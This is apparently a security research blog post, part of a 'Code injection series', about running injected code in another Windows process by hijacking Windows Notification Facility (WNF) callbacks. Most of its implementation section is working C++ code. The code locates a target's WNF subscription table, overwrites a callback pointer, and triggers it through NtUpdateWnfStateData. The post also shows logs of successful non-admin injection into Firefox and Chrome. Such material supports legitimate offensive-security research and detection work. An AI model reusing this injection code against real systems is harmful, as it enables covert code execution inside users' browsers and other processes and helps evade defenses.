


Exploit WNF Callback

Code injection series part 3

Prerequisites: This paper requires some knowledge about Windows system programming. Also, it is mandatory to be familiar with concepts presented in Code injection series part 1.

Also look at section §Annex A: Copyright

1. Introduction

Since Alex Ionescu and Gabrielle Viala Blackhat2018 talk on Windows Notification Facility (https://www.youtube.com/watch?v=MybmgE95weo) there has been several post on this topic.

Modexp wrote a nice proof of concept of executing remote code via WNF callback in explorer.exe (https://modexp.wordpress.com/2019/06/15/4083/). In this post I am going to take this WNF code injection POC and generalize it to execute remote code that was injected into any process.

Some tools I use to work on code injection:

- Microsoft Visual Studio
- Sysinternal Process Explorer
- Sysinternal Procmon
- Sysinternal DebugView
- X64dbg
- Windbg
- Ghidra

Contact information:

- emeric.nasi[at]sevagas.com – ena.sevagas[at]protonmail.com
- https://twitter.com/EmericNasi
- https://blog.sevagas.com/ - https://github.com/sevagas

2. Table of content

3. What is WNF?

Basically, WNF is a Microsoft Windows system-wide notification mechanism. It's based on a subscription/Notification system and can be considered a form of interprocess communication. The goal of this post is not to present Windows Notification Facility. If you want to understand how it works in details, have a look at the next links:

- https://www.youtube.com/watch?v=MybmgE95weo
- https://github.com/ionescu007/wnfun
- http://redplait.blogspot.com/2018/07/wnf-ids-from-perfntcdll-adk-version.html

4. Remote execution via WNF

4.1. Existing proof of concept

Modexp described how to abuse a WNF callback to trigger remote code execution.

Basically, process subscribe to multiple WNF objects, these subscriptions are saved in memory and are structures of type:

```
typedef struct _WNF_USER_SUBSCRIPTION {
        WNF_CONTEXT_HEADER              Header;
        LIST_ENTRY                      SubscriptionsListEntry;
        PWNF_NAME_SUBSCRIPTION          NameSubscription;
        PWNF_USER_CALLBACK              Callback;
        PVOID                           CallbackContext;
        ULONG64                         SubProcessTag;
        ULONG                           CurrentChangeStamp;
        ULONG                           DeliveryOptions;
        ULONG                           SubscribedEventSet;
        PWNF_SERIALIZATION_GROUP        SerializationGroup;
        ULONG                           UserSubscriptionCount;
        ULONG64                         Unknown[10];
} WNF_USER_SUBSCRIPTION, *PWNF_USER_SUBSCRIPTION;
```

Note the "Callback" which is called when the WNF object is updated. Its type is:

```
typedef NTSTATUS(*PWNF_USER_CALLBACK) (
        WNF_STATE_NAME                  StateName,
        WNF_CHANGE_STAMP                ChangeStamp,
        PWNF_TYPE_ID                    TypeId,
        PVOID                           CallbackContext,
        PVOID                           Buffer,
        ULONG                           BufferSize);
```

In the POC, modexp targets explorer.exe process, he overwrites the callback for WNF_SHEL_APPLICATION_STARTED and triggers the callback via a call to `NtUpdateWnfStateData`. You can see more details in the next post: https://modexp.wordpress.com/2019/06/15/4083/.

The proof of concept code is available here:
https://github.com/odzhan/injection/tree/master/wnf


4.2. How to generalize proof of concept

The proof of concept will not work on another process such as Firefox, this is because the POC search for WNF_SHEL_APPLICATION_STARTED which is not available in most processes.

However, there are a lot of other WNF subscription available. So, one way to find a suitable object is to iterate on all the target process WNF subscription and check which ones can be triggered. A lot of objects can be updated but will require the injecting process to have admin privileges.

Ex of object: 0x13920028A3BD5C75
(WNF_ENTR_EDPENFORCEMENTLEVEL_CACHED_POLICY_VALUE_CHANGED)

Works on firefox.exe or explorer.exe with admin privileges.



```
python WnfDump.py -i 0x13920028A3BD5C75 --sid

WNF State Name                                              | S | L | P | AC | N | CurSize | MaxSize | Changes |
-------------------------------------------------------------------------------------------------------------------
WNF_ENTR_EDPENFORCEMENTLEVEL_CACHED_POLICY_VALUE_CHANGED    | S | W | Y | RO | U |    0    |    4    |    3    |

     D:(A;;CC;;;AU)(A;;CCDC;;;SY)(A;;CCDC;;;BA)(A;;CC;;;AC)(A;;CC;;;S-1-15-3-1024-126078593-3658686728-1984883306-821399696-368407996
```

Luckily even with no privilege, I can always find some WNF objects which can be updated without any privilege, and thus triggers remote injected code from a medium integrity process.

5. Implementation

The code below is derived from the work of Modexp, see Copyright section.

5.1. Preparation

As a preparation before the injection, I need to retrieve the list of all WNF subscription for the target process.

This first method is used to find the WNF subscription table, the returned address will be used later by other methods.

```
/*
Look for the WNF subscription table in target process
Return pointer to table adress in target process memory
*/
ULONG_PTR MagicWNF::FindWnfSubscriptionTableInProcess(HANDLE hp, DWORD pid)
{
    LPVOID                    m, rm, va = NULL;
    PIMAGE_DOS_HEADER         dos;
    PIMAGE_NT_HEADERS         nt;
    PIMAGE_SECTION_HEADER     sh;
    DWORD                     i, cnt;
    PULONG_PTR                ds;
    ULONG_PTR                 ptr=NULL;
    MEMORY_BASIC_INFORMATION  mbi;
    PWNF_SUBSCRIPTION_TABLE   tbl;
    SIZE_T                    rd;
    WNF_SUBSCRIPTION_TABLE    st;
    my_dbgprint(" [+] Searching WNF subscription table in %d...\n", pid);

    // Storage Protection Windows Runtime automatically subscribes to WNF.
    // Loading efswrt.dll will create the table if not already initialized.
    // Search the data segment of NTDLL and obtain the Relative Virtual Address of WNF table
    // Read the base address of NTDLL from remote process and add to RVA
    // Read pointer to heap in remote process.
    // Finally, read a user subscription
    LoadLibrary("efswrt.dll");

    // get base of ntdll.dll in remote process
    rm = MagicProcess::GetRemoteModuleHandle(pid, "ntdll.dll");

    // load local copy
    m = LoadLibrary(TEXT("ntdll.dll"));
    dos = (PIMAGE_DOS_HEADER)m;
    nt = RVA2VA(PIMAGE_NT_HEADERS, m, dos->e_lfanew);
    sh = (PIMAGE_SECTION_HEADER)((LPBYTE)&nt->OptionalHeader +
        nt->FileHeader.SizeOfOptionalHeader);

    // locate the .data segment, save VA and number of pointers
    my_dbgprint("   [-] Locate .data segmet\n");
    for (i = 0; i < nt->FileHeader.NumberOfSections; i++) {
        if (*(PDWORD)sh[i].Name == *(PDWORD)".data") {
            ds = RVA2VA(PULONG_PTR, m, sh[i].VirtualAddress);
            cnt = sh[i].Misc.VirtualSize / sizeof(ULONG_PTR);
            break;
        }
    }

    my_dbgprint("   [-] Scan .data segment for subscription table\n");
    // for each pointer
    for (i = 0; i < cnt; i++) {
        if (!MagicPE::IsHeapPtr((LPVOID)ds[i])) continue;

        tbl = (PWNF_SUBSCRIPTION_TABLE)ds[i];
        // if it looks like subscription table resides here
        if (tbl->Header.NodeTypeCode == WNF_NODE_SUBSCRIPTION_TABLE &&
            tbl->Header.NodeByteSize == sizeof(WNF_SUBSCRIPTION_TABLE))
        {
            // save the virtual address
            va = ((PBYTE)&ds[i] - (PBYTE)m) + (PBYTE)rm;
            break;
        }
    }
    if (va != NULL) {
        my_dbgprint("   [-] Found subscription table at %p\n", va);
        ReadProcessMemory(
            hp, va, &ptr, sizeof(ULONG_PTR), &rd);
    }
    else
        my_dbgprint("   [!] Failed to find user subscription\n");
    return ptr;
}



/**
Fill userSubscription output param for a given subcription name
Note subscriptionTableAddr is the result of FindWnfSubscriptionTableInProcess
*/
LPVOID MagicWNF::GetUserSubscriptionByName(
    HANDLE                  hp,
    LPVOID                  subscriptionTableAddr,
    PWNF_USER_SUBSCRIPTION  userSubscription,
    ULONG64                 subscriptionName)
{
    BOOL                    bRead;
    SIZE_T                  rd;
    LIST_ENTRY              stle, nsle, *nte, *use;
    WNF_NAME_SUBSCRIPTION   ns;
    PBYTE                   p;
    ULONG64                 x;
    LPVOID                 sa = NULL;

    // read NamesTableEntry into local memory
    ReadProcessMemory(
        hp,
        (PBYTE)subscriptionTableAddr + offsetof(WNF_SUBSCRIPTION_TABLE, NamesTableEntry),
        &stle, sizeof(stle), &rd);

    // for each name subscription
    nte = stle.Flink;
    for (;;) {
        // read WNF_NAME_SUBSCRIPTION into local memory
        p = (PBYTE)nte - offsetof(WNF_NAME_SUBSCRIPTION, NamesTableEntry);
        bRead = ReadProcessMemory(
            hp, (PBYTE)p, &ns, sizeof(ns), &rd);
        if (!bRead) break;

        x = *(ULONG64*)&ns.StateName;
        // is it our user subcription?
        if (x == subscriptionName) {
            // read first entry and exit loop
            use = ns.SubscriptionsListHead.Flink;
            // read WNF_USER_SUBSCRIPTION into local memory
            sa = (PBYTE)use - offsetof(WNF_USER_SUBSCRIPTION, SubscriptionsListEntry);
            ReadProcessMemory(
                hp, (PBYTE)sa, userSubscription, sizeof(WNF_USER_SUBSCRIPTION), &rd);
            break;
        }
        // last one? break from loop
        if (nte == stle.Blink) break;

        // read LIST_ENTRY
        bRead = ReadProcessMemory(
            hp, (PBYTE)nte, &nsle, sizeof(nsle), &rd);
        if (!bRead) break;

        nte = nsle.Flink;
    }
    return sa;
}
```

I use an array to store all WNF subscription in the remote process. I will use the result of this method to try to “bruteforce” every available object and find one I am authorized to modify from a remote process.

```
/*
Return array of WNF subscription id from remote process
*/
VOID MagicWNF::ListWnfSubscriptions(
    HANDLE                 targetProcess,
    LPVOID                 subscriptionTableAddr,
    uint64_t *resultTable,
    size_t resultTableSize)
{
    SIZE_T                   rd;
    WNF_SUBSCRIPTION_TABLE   subscriptionTable;
    BOOL                   bRead;
    LIST_ENTRY             stle, nsle, *nte;
    WNF_NAME_SUBSCRIPTION  ns;
    PBYTE                  p;

    // read a user subscription from remote
    my_dbgprint("    [-] Scanning subscription table for subscriptions...\n");
    // read NamesTableEntry into local memory
    ReadProcessMemory(
        targetProcess,
        (PBYTE)subscriptionTableAddr + offsetof(WNF_SUBSCRIPTION_TABLE, NamesTableEntry),
        &stle, sizeof(stle), &rd);

    // for each name subscription
    nte = stle.Flink;
    for (int i=0;i< resultTableSize;i++)
    {
        // read WNF_NAME_SUBSCRIPTION into local memory
        p = (PBYTE)nte - offsetof(WNF_NAME_SUBSCRIPTION, NamesTableEntry);
        bRead = ReadProcessMemory(targetProcess, (PBYTE)p, &ns, sizeof(ns), &rd);
        if (!bRead) break;
        resultTable[i] = *(ULONG64*)&ns.StateName;

        // read LIST_ENTRY
        bRead = ReadProcessMemory(
            targetProcess, (PBYTE)nte, &nsle, sizeof(nsle), &rd);
        if (!bRead) break;
        nte = nsle.Flink;
    }
    return;
}
```


5.2. Trigger Callback

I use the method below to trigger remote execution. Note that first you have to find a way to inject the payload in the remote process. You can see how to do it in other posts in the Code injection series. The code below and comments should be self-explanatory. You can always write to me if you need some precisions.

```
/**
 * Start routine in remote process using WNF
 * @param proc target process handle
 * @param pid target process id
 * @param start remoteRoutine Address of function we want to call in distant process

*/
DWORD MagicInjection::ExecViaWNFCallback(HANDLE proc, DWORD pid, LPTHREAD_START_ROUTINE remoteRoutine)
{
    BOOL result = FALSE;
    WNF_USER_SUBSCRIPTION  targetUserSubscription;
    LPVOID                 sa = NULL;
    SIZE_T                 wr;
    ULONG64                wnfSubscriptionTarget = 0x0;

    //  Loo for WNF subscription in in remote process
    ULONG_PTR subscriptionTableAddr = MagicWNF::FindWnfSubscriptionTableInProcess(proc, pid);
    if (subscriptionTableAddr != NULL)
    {
        uint64_t resultTable[512] = { 0 };
        //  Put available WNF subscription in resutTable
        MagicWNF::ListWnfSubscriptions(proc, (LPVOID)subscriptionTableAddr, resultTable,
sizeof(resultTable));

        log_info(" [+] Attempts to trigger a WNF callback...\n", wnfSubscriptionTarget);
        int i = 0;
        for (i = 0; i < sizeof(resultTable) && resultTable[i]!=0; i++)
        {

            wnfSubscriptionTarget = resultTable[i];

            log_info("   [-] Trying via WNF  0x%p\n", wnfSubscriptionTarget);
            //  Fill user subscription structure
            sa = MagicWNF::GetUserSubscriptionByName(proc, (LPVOID)subscriptionTableAddr,
&targetUserSubscription, wnfSubscriptionTarget);

            if (sa != NULL)
            {
                //  Replace callback by our remote routine
                WriteProcessMemory(
                    proc,
                    (PBYTE)sa + offsetof(WNF_USER_SUBSCRIPTION, Callback),
                    &remoteRoutine,
                    sizeof(ULONG_PTR),
                    &wr);

                //  trigger execution of remote routine
                LONG status = NtUpdateWnfStateData(&wnfSubscriptionTarget, NULL, 0, 0, NULL, 0, 0);
                if (NT_SUCCESS(status))
                {
                    log_info("     -> It worked! \n");
                    result = TRUE;
                }
                //else
                ///    log_info("     -> Failed: cause %p \n", status);

                // Restore original callback
                WriteProcessMemory(
                    proc,
                    (PBYTE)sa + offsetof(WNF_USER_SUBSCRIPTION, Callback),
                    &targetUserSubscription.Callback,
                    sizeof(ULONG_PTR),
                    &wr);
                if (result == TRUE) break;
            }
        }
    }
    else
        log_info("   [!] Failed to find user subscription\n");

    return result;

}
```


5.3. Some examples

Inject into Firefox from a non admin process (and bypass the protection in RtlInitThunk)



```
*****************************************************************
********************** Starting PE injection ****************
*****************************************************************

[+] Enable SeDebugPrivilege privilege
  [!] Failure
[+] Current process privileges
  [-] SeChangeNotifyPrivilege
[+] Target: firefox.exe

*********** Injecting 12644 **************
[+] Open remote process with PID 12644
[+] Injecting module...
  [-] Allocate memory in remote process
  [-] Allocate memory in current process
  [-] Duplicate module memory in current process
  [-] Patch relocation table in copied module
  [-] Copy modified module in remote process
[+] Searching WNF subscription table in 12644...
  [-] Locate .data segmet
  [-] Scan .data segment for subscription table
  [-] Found subscription table at 00007FFFBDDFD058
  [-] Scanning subscription table for subscriptions...
[+] Attempts to trigger a WNF callback...
  [-] Trying via WNF  0x41C64E6DA09F6145
  [-] Trying via WNF  0x13920028A3BD5C75
  [-] Trying via WNF  0x418F1D23A3BC0875
  [-] Trying via WNF  0x41C64E6DA09F0945
  [-] Trying via WNF  0x41C64E6DA3BDE845
  [-] Trying via WNF  0x41C64E6DA09EF945
  [-] Trying via WNF  0x07851E3FA3BC0875
  [-] Trying via WNF  0x41C64E6DA09EE945
  [-] Trying via WNF  0x418A073AA3BC88F5
    -> It worked!
[+] Success :)
[+] ^('O')^ < Bye!
```

Inject into Chrome from a non admin process



```
*************************************************************
********************** Starting PE injection ****************
*************************************************************

[+] Enable SeDebugPrivilege privilege
  [!] Failure
[+] Current process privileges
  [-] SeChangeNotifyPrivilege
[+] Target: chrome.exe

*********** Injecting 7848 **************
[+] Open remote process with PID 7848
[+] Injecting module...
  [-] Allocate memory in remote process
  [-] Allocate memory in current process
  [-] Duplicate module memory in current process
  [-] Patch relocation table in copied module
  [-] Copy modified module in remote process
[+] Searching WNF subscription table in 7848...
  [-] Locate .data segmet
  [-] Scan .data segment for subscription table
  [-] Found subscription table at 00007FFB1DA66090
  [-] Scanning subscription table for subscriptions...
[+] Attempts to trigger a WNF callback...
  [-] Trying via WNF  0x41C64E6DA3BE0845
  [-] Trying via WNF  0x41C64E6DA2BB4145
  [-] Trying via WNF  0x41C64E6DA2BB3945
  [-] Trying via WNF  0x41870128A3BC1875
    -> It worked!
[+] Success :)
[+] ^('O')^ < Bye!
```

5.4. Warning

WNF injection can generate some instability. Generally, when the injected thread stops, the host process is killed. Another issue with this implementation is it seems that sometimes it triggers some issue on the system, it may happen that explorer.exe crash and restart in a loop. There may be some exploitable vulnerability behind that but I haven't explored these possibilities.

Anyway, I suggest you only run the code on virtual machine with a snapshot.

6. Annex A: Copyright

Part of the source code in this paper is derived from the work of Odzhan at https://github.com/odzhan/injection/blob/master/wnf/wnf.c

Here is a copy of the code license